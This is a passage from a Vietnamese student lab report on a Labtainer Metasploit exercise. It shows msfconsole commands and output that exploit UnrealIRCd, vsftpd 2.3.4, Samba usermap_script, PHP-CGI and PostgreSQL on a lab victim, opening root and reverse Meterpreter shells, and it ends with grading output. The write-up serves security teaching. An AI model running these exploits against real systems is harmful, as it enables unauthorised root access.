  Id  Name
  --  --
  0    Automatic Target

```

Hình 14 – Sử dụng công cụ khai thác

Đặt “RHOST” và chạy khai thác lỗ hổng.

```
msf5 exploit(unix/irc/unreal_ircd_3281_backdoor) > set RHOST 192.168.1.2
RHOST => 192.168.1.2
msf5 exploit(unix/irc/unreal_ircd_3281_backdoor) > exploit

[*] Started reverse TCP double handler on 192.168.1.3:4444
[*] 192.168.1.2:6667 - Connected to 192.168.1.2:6667...
:irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname...
:irc.Metasploitable.LAN NOTICE AUTH :*** Found your hostname (cached)
[*] 192.168.1.2:6667 - Sending backdoor command...
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo 5AVAUrjlp4BbobHN;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "5AVAUrjlp4BbobHN\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 2 opened (192.168.1.3:4444 -> 192.168.1.2:41322) at 2025-04-22 15:59:33 +0000
```

Hình 15 – Đặt RHOST và khai thác lỗ hổng

Kết quả cần đạt được truy cập thành công đến máy Victim với quyền root và mở được file trên máy Victim.

```
msf5 exploit(unix/irc/unreal_ircd_3281_backdoor) > set RHOST 192.168.1.2
RHOST => 192.168.1.2
msf5 exploit(unix/irc/unreal_ircd_3281_backdoor) > exploit

[*] Started reverse TCP double handler on 192.168.1.3:4444
[*] 192.168.1.2:6667 - Connected to 192.168.1.2:6667...
:irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname...
:irc.Metasploitable.LAN NOTICE AUTH :*** Found your hostname (cached)
[*] 192.168.1.2:6667 - Sending backdoor command...
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo 5AVAUrjlp4BbobHN;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "5AVAUrjlp4BbobHN\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 2 opened (192.168.1.3:4444 -> 192.168.1.2:41322) at 2025-04-22 15:59:33 +0000

cat /root/filetoview.txt
# Filename: filetoview.txt
#
# Description: This is a pre-created file for each student (victim) container

# This file is modified when container is created
# The string below will be replaced with a keyed hash
My string is: c2de1b39998981e5195c33d7b030d72d
```

Hình 16 – Mở file trên máy victim

- Khai thác dịch vụ VSFTpd (cổng 21).

Khởi chạy trình điều khiển Metasploit là “msfconsole”. Tìm và tấn công lỗ hổng vsftpd\_234.

*search vsftpd\_234*

```
msf5 > search vsftpd_234

Matching Modules
=====
#  Name                                     Disclosure Date  Rank      Check  Description
-  - - - - -                                     - - - - -  - - - -  - - - -  - - - - -
0  exploit/unix/ftp/vsftpd_234_backdoor      2011-07-03      excellent No      VSFTPD v2.3.4 Backdoor Command Execution
```

Hình 17 – Tìm kiếm vsftpd\_234



Sử dụng công cụ khai thác “exploit”.

*use exploit/unix/ftp/vsftpd\_234\_backdoor*

```
msf5 > use exploit/unix/ftp/vsftpd_234_backdoor
msf5 exploit(unix/ftp/vsftpd_234_backdoor) > options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

  Name      Current Setting  Required  Description
  ----      -
  RHOSTS     21               yes       The target address range or CIDR identifier
  RPORT      21               yes       The target port (TCP)

Exploit target:

  Id  Name
  --  --
  0    Automatic
```

Hình 18 – Sử dụng công cụ khai thác

Đặt “RHOST” nếu cần thiết và chạy khai thác lỗ hổng.

```
msf5 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.1.2
RHOST => 192.168.1.2
msf5 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.1.2:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 192.168.1.2:21 - USER: 331 Please specify the password.
[+] 192.168.1.2:21 - Backdoor service has been spawned, handling...
[+] 192.168.1.2:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.1.3:35323 -> 192.168.1.2:6200) at 2025-04-22 16:02:02 +0000
```

Hình 19 – Đặt RHOST và chạy khai thác lỗ hổng

Kết quả cần đạt được truy cập thành công đến máy Victim với quyền root và mở được file trên máy Victim.

```
msf5 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.1.2
RHOST => 192.168.1.2
msf5 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.1.2:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 192.168.1.2:21 - USER: 331 Please specify the password.
[+] 192.168.1.2:21 - Backdoor service has been spawned, handling...
[+] 192.168.1.2:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.1.3:35323 -> 192.168.1.2:6200) at 2025-04-22 16:02:02 +0000

cat /root/filetoview.txt
cat /root/filetoview.txt
# Filename: filetoview.txt
#
# Description: This is a pre-created file for each student (victim) container
#
# This file is modified when container is created
# The string below will be replaced with a keyed hash
My string is: c2de1b39998981e5195c33d7b030d72d
```

Hình 20 – Mở được file trên máy Victim

- Khai thác dịch vụ Samba service (cổng 139).

Khởi chạy trình điều khiển Metasploit là “msfconsole”. Tìm và tấn công lỗ hổng samba usermap\_script.

## *search usermap\_script*

```
msf5 > search usermap_script

Matching Modules
=====
#  Name                                     Disclosure Date  Rank      Check  Description
-  -  -
0  exploit/multi/samba/usermap_script      2007-05-14      excellent No      Samba "username map script" Command Execution
```

*Hình 21 – Tìm kiếm usermap\_script*

Sử dụng công cụ khai thác “exploit”.

*use exploit/multi/samba/usermap\_script*

```
msf5 > use exploit/multi/samba/usermap_script
msf5 exploit(multi/samba/usermap_script) > options

Module options (exploit/multi/samba/usermap_script):

  Name      Current Setting  Required  Description
  ----  -
RHOSTS      139              yes       The target address range or CIDR identifier
RPORT       139              yes       The target port (TCP)

Exploit target:

  Id  Name
  --  -
  0   Automatic
```

*Hình 22 – Sử dụng công cụ khai thác*

Đặt “RHOST” và chạy khai thác lỗ hổng.

```
msf5 exploit(multi/samba/usermap_script) > set RHOST 192.168.1.2
RHOST => 192.168.1.2
msf5 exploit(multi/samba/usermap_script) > exploit

[*] Started reverse TCP double handler on 192.168.1.3:4444
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo Htfaa0VW66ckjASb;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket A
[*] A: "Htfaa0VW66ckjASb\r\n"
[*] Matching...
[*] B is input...
[*] Command shell session 1 opened (192.168.1.3:4444 -> 192.168.1.2:41332) at 2025-04-22 16:04:44 +0000
```

*Hình 23 – Đặt RHOST và chạy khai thác lỗ hổng*

Kết quả cần đạt được truy cập thành công đến máy Victim với quyền root và mở được file trên máy Victim.

```

msf5 exploit(multi/samba/usermap_script) > set RHOST 192.168.1.2
RHOST => 192.168.1.2
msf5 exploit(multi/samba/usermap_script) > exploit

[*] Started reverse TCP double handler on 192.168.1.3:4444
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo Htfaa0VW66ckjASb;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket A
[*] A: "Htfaa0VW66ckjASb\r\n"
[*] Matching...
[*] B is input...
[*] Command shell session 1 opened (192.168.1.3:4444 -> 192.168.1.2:41332) at 2025-04-22 16:04:44 +0000

cat /root/filetoview.txt
cat /root/filetoview.txt
# Filename: filetoview.txt
#
# Description: This is a pre-created file for each student (victim) container

# This file is modified when container is created
# The string below will be replaced with a keyed hash
My string is: c2de1b39998981e5195c33d7b030d72d

```

Hình 24 – Mở file trên máy victim

- Khai thác dịch vụ HTTP (cổng 80).

Khởi chạy trình điều khiển Metasploit là “msfconsole”. Tìm và tấn công lỗ hổng php\_cgi.

*search php\_cgi*

```

msf5 > search php_cgi

Matching Modules
=====

#  Name                                     Disclosure Date  Rank      Check  Description
-  -  -  -  -  -  -  -  -  -  -  -  -  -  -  -
0  exploit/multi/http/php_cgi_arg_injection  2012-05-03      excellent Yes     PHP CGI Argument Injection

```

Hình 25 – Tìm kiếm php\_cgi

Sử dụng công cụ khai thác “exploit”.

*use exploit/multi/http/php\_cgi\_arg\_injection*

```

msf5 > use exploit/multi/http/php_cgi_arg_injection
msf5 exploit(multi/http/php_cgi_arg_injection) > options

Module options (exploit/multi/http/php_cgi_arg_injection):

Name      Current Setting  Required  Description
----      -
PLESK      false           yes       Exploit Plesk
Proxies    no              no        A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS     yes             yes       The target address range or CIDR identifier
RPORT      80              yes       The target port (TCP)
SSL        false           no        Negotiate SSL/TLS for outgoing connections
TARGETURI  no              no        The URI to request (must be a CGI-handled PHP script)
URIENCODING 0              yes       Level of URI URIENCODING and padding (0 for minimum)
VHOST      no              no        HTTP server virtual host

Exploit target:

Id  Name
--  -
0   Automatic

```

Hình 26 – Sử dụng công cụ khai thác

Đặt “RHOST” nếu cần thiết và chạy khai thác lỗ hổng.

```
msf5 exploit(multi/http/php_cgi_arg_injection) > set RHOST 192.168.1.2
RHOST => 192.168.1.2
msf5 exploit(multi/http/php_cgi_arg_injection) > exploit

[*] Started reverse TCP handler on 192.168.1.3:4444
[*] Sending stage (38247 bytes) to 192.168.1.2
[*] Meterpreter session 1 opened (192.168.1.3:4444 -> 192.168.1.2:41338) at 2025-04-22 16:07:15 +0000

meterpreter > shell
Process 3128 created.
Channel 0 created.
```

Hình 27 – Đặt RHOST và chạy khai thác lỗ hổng

Kết quả cần đạt được truy cập thành công đến máy Victim với quyền root và mở được file trên máy Victim.

```
msf5 exploit(multi/http/php_cgi_arg_injection) > set RHOST 192.168.1.2
RHOST => 192.168.1.2
msf5 exploit(multi/http/php_cgi_arg_injection) > exploit

[*] Started reverse TCP handler on 192.168.1.3:4444
[*] Sending stage (38247 bytes) to 192.168.1.2
[*] Meterpreter session 1 opened (192.168.1.3:4444 -> 192.168.1.2:41338) at 2025-04-22 16:07:15 +0000

meterpreter > shell
Process 3128 created.
Channel 0 created.
cat /root/filetoview.txt
cat /root/filetoview.txt
# Filename: filetoview.txt
#
# Description: This is a pre-created file for each student (victim) container
#
# This file is modified when container is created
# The string below will be replaced with a keyed hash
My string is: c2de1b39998981e5195c33d7b030d72d
```

Hình 28 – Mở file trên máy victim

- Khai thác dịch vụ Postgres (cổng 5432).

Khởi chạy trình điều khiển Metasploit là “msfconsole”. Tìm và tấn công lỗ hổng postgres\_payload.

*search postgres\_payload*

```
msf5 > search postgres_payload

Matching Modules
=====
#  Name                                     Disclosure Date  Rank    Check  Description
-  -
0  exploit/linux/postgres/postgres_payload  2007-06-05      excellent Yes     PostgreSQL for Linux Payload Execution
1  exploit/windows/postgres/postgres_payload 2009-04-10      excellent Yes     PostgreSQL for Microsoft Windows Payload Execution
```

Hình 29 – Tìm kiếm postgres\_payload

Sử dụng công cụ khai thác “exploit”.

*use exploit/linux/postgres/postgres\_payload*

```
msf5 > use exploit/linux/postgres/postgres_payload
msf5 exploit(linux/postgres/postgres_payload) > options

Module options (exploit/linux/postgres/postgres_payload):

  Name      Current Setting  Required  Description
  ----      -
  DATABASE  template1        yes       The database to authenticate against
  PASSWORD  postgres         no        The password for the specified username. Leave blank for a random password.
  RHOSTS    5432             yes       The target address range or CIDR identifier
  RPORT     5432             yes       The target port
  USERNAME  postgres         yes       The username to authenticate as
  VERBOSE   false            no        Enable verbose output

Exploit target:

  Id  Name
  --  ---
  0    Linux x86
```

*Hình 30 – Sử dụng công cụ khai thác*

Đặt “RHOST” nếu cần thiết và chạy khai thác lỗ hổng.

```
msf5 exploit(linux/postgres/postgres_payload) > set RHOST 192.168.1.2
RHOST => 192.168.1.2
msf5 exploit(linux/postgres/postgres_payload) > exploit

[*] Started reverse TCP handler on 192.168.1.3:4444
[*] 192.168.1.2:5432 - PostgreSQL 8.3.1 on i486-pc-linux-gnu, compiled by GCC cc (GCC) 4.2.3 (Ubuntu 4.2.3-2ubuntu4)
[*] Uploaded as /tmp/rKqPidCM.so, should be cleaned up automatically
[*] Sending stage (985320 bytes) to 192.168.1.2
[*] Meterpreter session 1 opened (192.168.1.3:4444 -> 192.168.1.2:41348) at 2025-04-22 16:19:04 +0000

meterpreter > shell
Process 3585 created.
Channel 1 created.
```

*Hình 31 – Đặt RHOST và chạy khai thác lỗ hổng*

Kết quả cần đạt được truy cập thành công đến máy Victim với quyền root và mở được file trên máy Victim.

```
msf5 exploit(linux/postgres/postgres_payload) > set RHOST 192.168.1.2
RHOST => 192.168.1.2
msf5 exploit(linux/postgres/postgres_payload) > exploit

[*] Started reverse TCP handler on 192.168.1.3:4444
[*] 192.168.1.2:5432 - PostgreSQL 8.3.1 on i486-pc-linux-gnu, compiled by GCC cc (GCC) 4.2.3 (Ubuntu 4.2.3-2ubuntu4)
[*] Uploaded as /tmp/rKqPidCM.so, should be cleaned up automatically
[*] Sending stage (985320 bytes) to 192.168.1.2
[*] Meterpreter session 1 opened (192.168.1.3:4444 -> 192.168.1.2:41348) at 2025-04-22 16:19:04 +0000

meterpreter > shell
Process 3585 created.
Channel 1 created.
cat /root/filetoview.txt
cat /root/filetoview.txt
# Filename: filetoview.txt
#
# Description: This is a pre-created file for each student (victim) container
#
# This file is modified when container is created
# The string below will be replaced with a keyed hash
My string is: c2de1b39998981e5195c33d7b030d72d
```

*Hình 32 – Mở file trên máy victim*

### 2.2.3 Kết thúc bài lab

*stoplab metasploit*

## CHƯƠNG 3. KẾT QUẢ THỰC HÀNH

Màn hình checkwork bài thực hành:

```
student@ubuntu:~/labtainer/labtainer-student$ checkwork metasploit
[2025-04-22 09:25:51,692 - ERROR : labutils.py:2259 - CreateCopyChown() ] Container metasploit.victim.student fail on executing ['docker', 'exec', '-i', 'metasploit.victim.student',
'/usr/bin/sudo', '/home/ubuntu/.local/bin/Student.py', 'ubuntu', 'metasploit.victim.student', 'True'] File "/home/ubuntu/.local/bin/Student.py", line 268
os.chmod(TempOutputName, 0o066)
SyntaxError: Invalid syntax

Results stored in directory: /home/student/labtainer_xfer/metasploit
Labname metasploit

Student | rlogin_ok | ingreslock_ok | distccd_ok | irc_ok | vsftpd_ok | samba_ok | httpphp_ok | postgres_ok |
===== | ===== | ===== | ===== | ===== | ===== | ===== | ===== | ===== |
B22DCAT063 | Y | Y | Y | Y | Y | Y | Y | Y |
What is automatically assessed for this lab:

rlogin_ok: Ran nmap and used rlogin to achieve root privilege and view root file
ingreslock_ok: Ran nmap and used telnet (to ingreslock service) to achieve root privilege and view root file
distccd_ok: Ran nmap and used msfconsole (use distccd exploit) to achieve root privilege and view root file
irc_ok: Ran nmap and used msfconsole (use ircd exploit) to achieve root privilege and view root file
vsftpd_ok: Ran nmap and used msfconsole (use vsftpd exploit) to achieve root privilege and view root file
samba_ok: Ran nmap and used msfconsole (use samba exploit) to achieve root privilege and view root file
httpphp_ok: Ran nmap and used msfconsole (use HTTP PHP exploit) to achieve root privilege and view root file
postgres_ok: Ran nmap and used msfconsole (use Postgres exploit) to achieve root privilege and view root file
student@ubuntu:~/labtainer/labtainer-student$
```

Hình 33 – Kết quả checkwork

## **TÀI LIỆU THAM KHẢO**

- [1] Kali Linux: <https://www.kali.org/>
- [2] Trang web chính thức của Metasploit: <https://www.rapid7.com/solutions/metasploit/>
- [3] Common Vulnerabilities and Exposures (CVE) Database: <https://cve.mitre.org/>
- [4] OWASP (Open Web Application Security Project): <https://owasp.org/>